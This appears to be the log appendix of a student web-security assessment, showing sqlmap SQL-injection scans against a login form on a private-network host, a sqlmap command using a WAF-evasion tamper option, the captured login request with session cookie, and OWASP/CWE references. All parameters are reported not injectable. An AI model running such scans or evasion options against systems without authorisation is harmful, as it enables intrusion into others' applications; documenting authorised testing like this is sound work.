[18:26:01] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_LOCK.SLEEP)'
[18:26:01] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_PIPE.RECEIVE_MESSAGE)'
[18:26:01] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP
BY clause'
[18:26:01] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP
BY clause'
[18:26:01] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_LOCK.SLEEP)'
[18:26:02] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_PIPE.RECEIVE_MESSAGE)'
[18:26:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:26:05] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[18:26:08] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[18:26:13] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[18:26:15] [WARNING] parameter 'User-Agent' does not seem to be injectable
[18:26:15] [INFO] testing if parameter 'Referer' is dynamic
[18:26:15] [WARNING] parameter 'Referer' does not appear to be dynamic
[18:26:15] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not
be injectable
[18:26:15] [INFO] testing for SQL injection on parameter 'Referer'
[18:26:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:26:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(subquery - comment)'
[18:26:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(comment)'
```

```
[18:26:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(MySQL comment)'
[18:26:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(Microsoft Access comment)'
[18:26:18] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING,
ORDER BY or GROUP BY clause'
[18:26:20] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING,
ORDER BY or GROUP BY clause (MAKE_SET)'
[18:26:21] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or
HAVING clause (CAST)'
[18:26:22] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING
clause (CTXSYS.DRITHSX.SN)'
[18:26:24] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING,
GROUP BY or HAVING clause (JSON)'
[18:26:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:26:25] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[18:26:25] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Parameter replace'
[18:26:25] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[18:26:25] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[18:26:25] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[18:26:25] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[18:26:25] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original
value)'
[18:26:25] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[18:26:25] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original
value)'
[18:26:25] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
[18:26:26] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP
BY clause (original value)'
[18:26:26] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP
BY clause'
[18:26:26] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP
BY clause'
[18:26:26] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
ORDER BY clause'
[18:26:26] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY
clause'
[18:26:26] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY
clause'
[18:26:28] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[18:26:29] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind -
Stacked queries (IF)'
[18:26:30] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
```

```
[18:26:31] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:26:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (UPDATEXML)'
[18:26:33] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[18:26:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:26:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:26:36] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONVERT)'
[18:26:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (CONCAT)'
[18:26:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:26:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(UTL_INADDR.GET_HOST_ADDRESS)'
[18:26:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(CTXSYS.DRITHSX.SN)'
[18:26:42] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'
[18:26:43] [INFO] testing 'MonetDB AND error-based - WHERE or HAVING clause'
[18:26:44] [INFO] testing 'Vertica AND error-based - WHERE or HAVING clause'
[18:26:45] [INFO] testing 'IBM DB2 AND error-based - WHERE or HAVING clause'
[18:26:46] [INFO] testing 'ClickHouse AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause'
[18:26:47] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[18:26:48] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[18:26:48] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[18:26:48] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[18:26:48] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter
replace'
[18:26:48] [INFO] testing 'Oracle error-based - Parameter replace'
[18:26:48] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY
clause (EXTRACTVALUE)'
[18:26:48] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY
clause (FLOOR)'
[18:26:48] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[18:26:48] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking
(EXEC)'
[18:26:49] [INFO] testing 'Generic inline queries'
[18:26:49] [INFO] testing 'MySQL inline queries'
[18:26:49] [INFO] testing 'PostgreSQL inline queries'
[18:26:49] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
```

```
[18:26:49] [INFO] testing 'Oracle inline queries'
[18:26:49] [INFO] testing 'SQLite inline queries'
[18:26:49] [INFO] testing 'Firebird inline queries'
[18:26:49] [INFO] testing 'ClickHouse inline queries'
[18:26:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[18:26:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[18:26:50] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP -
comment)'
[18:26:51] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK -
comment)'
[18:26:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:26:52] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[18:26:53] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[18:26:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:26:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE -
comment)'
[18:26:54] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:26:55] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[18:26:55] [INFO] testing 'IBM DB2 stacked queries (heavy query - comment)'
[18:26:56] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[18:26:56] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:26:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[18:27:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP -
comment)'
[18:27:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP -
comment)'
[18:27:02] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[18:27:03] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[18:27:04] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[18:27:05] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[18:27:06] [INFO] testing 'MySQL AND time-based blind (ELT)'
[18:27:07] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:27:08] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[18:27:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:27:10] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind
(heavy query)'
[18:27:11] [INFO] testing 'Oracle AND time-based blind'
[18:27:11] [INFO] testing 'Oracle AND time-based blind (heavy query)'
[18:27:12] [INFO] testing 'IBM DB2 AND time-based blind (heavy query)'
[18:27:13] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[18:27:14] [INFO] testing 'Informix AND time-based blind (heavy query)'
[18:27:16] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) -
PROCEDURE ANALYSE (EXTRACTVALUE)'
[18:27:17] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[18:27:17] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace
```

```
(substraction)'
[18:27:17] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[18:27:17] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_LOCK.SLEEP)'
[18:27:17] [INFO] testing 'Oracle time-based blind - Parameter replace
(DBMS_PIPE.RECEIVE_MESSAGE)'
[18:27:17] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP
BY clause'
[18:27:17] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP
BY clause'
[18:27:18] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_LOCK.SLEEP)'
[18:27:18] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause
(DBMS_PIPE.RECEIVE_MESSAGE)'
[18:27:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:27:20] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[18:27:22] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[18:27:24] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[18:27:26] [WARNING] parameter 'Referer' does not seem to be injectable
[18:27:26] [CRITICAL] all tested parameters do not appear to be injectable. Try to
increase values for '--level'/'--risk' options if you wish to perform more tests. If you
suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe
you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch
'--random-agent'

[*] ending @ 18:27:26 /2026-04-06/

sqlmap -r request.txt \
  --dbs \
  --batch \
  --tamper=space2comment \
  --output-dir=./sqlmap_output_3


        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.11#stable}
|_ -| . ['] | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 18:37:37 /2026-04-06/
```

```
[18:37:37] [INFO] parsing HTTP request from 'request.txt'
[18:37:37] [WARNING] using
'/home/aq/Omar/UB/DevSecOps/case_1/02_scanning/SQLMap/sqlmap_output_3' as
the output directory
[18:37:37] [INFO] loading tamper module 'space2comment'
[18:37:37] [WARNING] provided value for parameter 'source' is empty. Please, always
use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrfToken' appears to hold anti-CSRF token. Do you want sqlmap to
automatically update it in further requests? [y/N] N
[18:37:37] [INFO] testing connection to the target URL
[18:37:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:37:39] [INFO] testing if the target URL content is stable
[18:37:40] [INFO] target URL content is stable
[18:37:40] [INFO] ignoring POST parameter 'csrfToken'
[18:37:40] [INFO] testing if POST parameter 'source' is dynamic
[18:37:40] [WARNING] POST parameter 'source' does not appear to be dynamic
[18:37:42] [WARNING] heuristic (basic) test shows that POST parameter 'source'
might not be injectable
[18:37:42] [INFO] testing for SQL injection on POST parameter 'source'
[18:37:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:37:43] [WARNING] reflective value(s) found and filtering out
[18:37:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:37:47] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:37:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:37:48] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:37:49] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:37:50] [INFO] testing 'Generic inline queries'
[18:37:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:37:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:37:54] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:37:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:37:56] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:37:57] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:37:59] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other
(potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[18:38:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:38:03] [WARNING] POST parameter 'source' does not seem to be injectable
[18:38:03] [INFO] testing if POST parameter 'username' is dynamic
[18:38:03] [WARNING] POST parameter 'username' does not appear to be dynamic
```

```
[18:38:04] [WARNING] heuristic (basic) test shows that POST parameter 'username'
might not be injectable
[18:38:04] [INFO] testing for SQL injection on POST parameter 'username'
[18:38:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:38:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:38:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:38:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:38:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:38:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:38:27] [INFO] testing 'Generic inline queries'
[18:38:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:38:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:38:33] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:38:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:38:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:38:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:38:40] [INFO] testing 'Oracle AND time-based blind'
[18:38:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:38:42] [WARNING] POST parameter 'username' does not seem to be injectable
[18:38:42] [INFO] testing if POST parameter 'password' is dynamic
[18:38:42] [WARNING] POST parameter 'password' does not appear to be dynamic
[18:38:43] [WARNING] heuristic (basic) test shows that POST parameter 'password'
might not be injectable
[18:38:43] [INFO] testing for SQL injection on POST parameter 'password'
[18:38:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:38:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:38:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:38:45] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:38:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:38:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:38:47] [INFO] testing 'Generic inline queries'
[18:38:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:38:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:38:51] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:38:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:38:53] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```

```
[18:38:53] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:38:55] [INFO] testing 'Oracle AND time-based blind'
[18:38:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:38:58] [WARNING] POST parameter 'password' does not seem to be injectable
[18:38:58] [INFO] testing if POST parameter 'remember' is dynamic
[18:38:59] [WARNING] POST parameter 'remember' does not appear to be dynamic
[18:38:59] [WARNING] heuristic (basic) test shows that POST parameter 'remember'
might not be injectable
[18:38:59] [INFO] testing for SQL injection on POST parameter 'remember'
[18:38:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:39:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:39:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:39:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[18:39:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
[18:39:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[18:39:04] [INFO] testing 'Generic inline queries'
[18:39:04] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:39:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:39:06] [INFO] testing 'Oracle stacked queries
(DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:39:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:39:07] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:39:08] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:39:10] [INFO] testing 'Oracle AND time-based blind'
[18:39:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:39:13] [WARNING] POST parameter 'remember' does not seem to be injectable
[18:39:13] [CRITICAL] all tested parameters do not appear to be injectable. Try to
increase values for '--level'/'--risk' options if you wish to perform more tests

[*] ending @ 18:39:13 /2026-04-06/

POST http://10.34.100.178/index.php/JPK/login/signIn HTTP/1.1
host: 10.34.100.178
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://10.34.100.178
Connection: keep-alive
Referer: http://10.34.100.178/index.php/JPK/login/signIn
```

```
Cookie: OJSSID=phqa020u1bvuia5nndu936h94p
Upgrade-Insecure-Requests: 1
Priority: u=0, i

csrfToken=0cef47c33d7f2845ce82002aa322d7ec&source=&username=omar&passwor
d=BLABLA&remember=1
```

REFERENSI

OWASP Foundation. (2021). OWASP Top 10.

https://owasp.org/Top10/

MITRE. (2023). CWE-209: Information Exposure Through Error Message.

https://cwe.mitre.org/data/definitions/209.html

Mozilla. (2024). Content Security Policy (CSP).

https://developer.mozilla.org/

OWASP Foundation. (2021). OWASP Top 10.

https://owasp.org/www-project-top-ten/

MITRE. CWE-209: Information Exposure Through Error Message.

https://cwe.mitre.org/

Mozilla. MDN Web Docs – Security Headers.

https://developer.mozilla.org/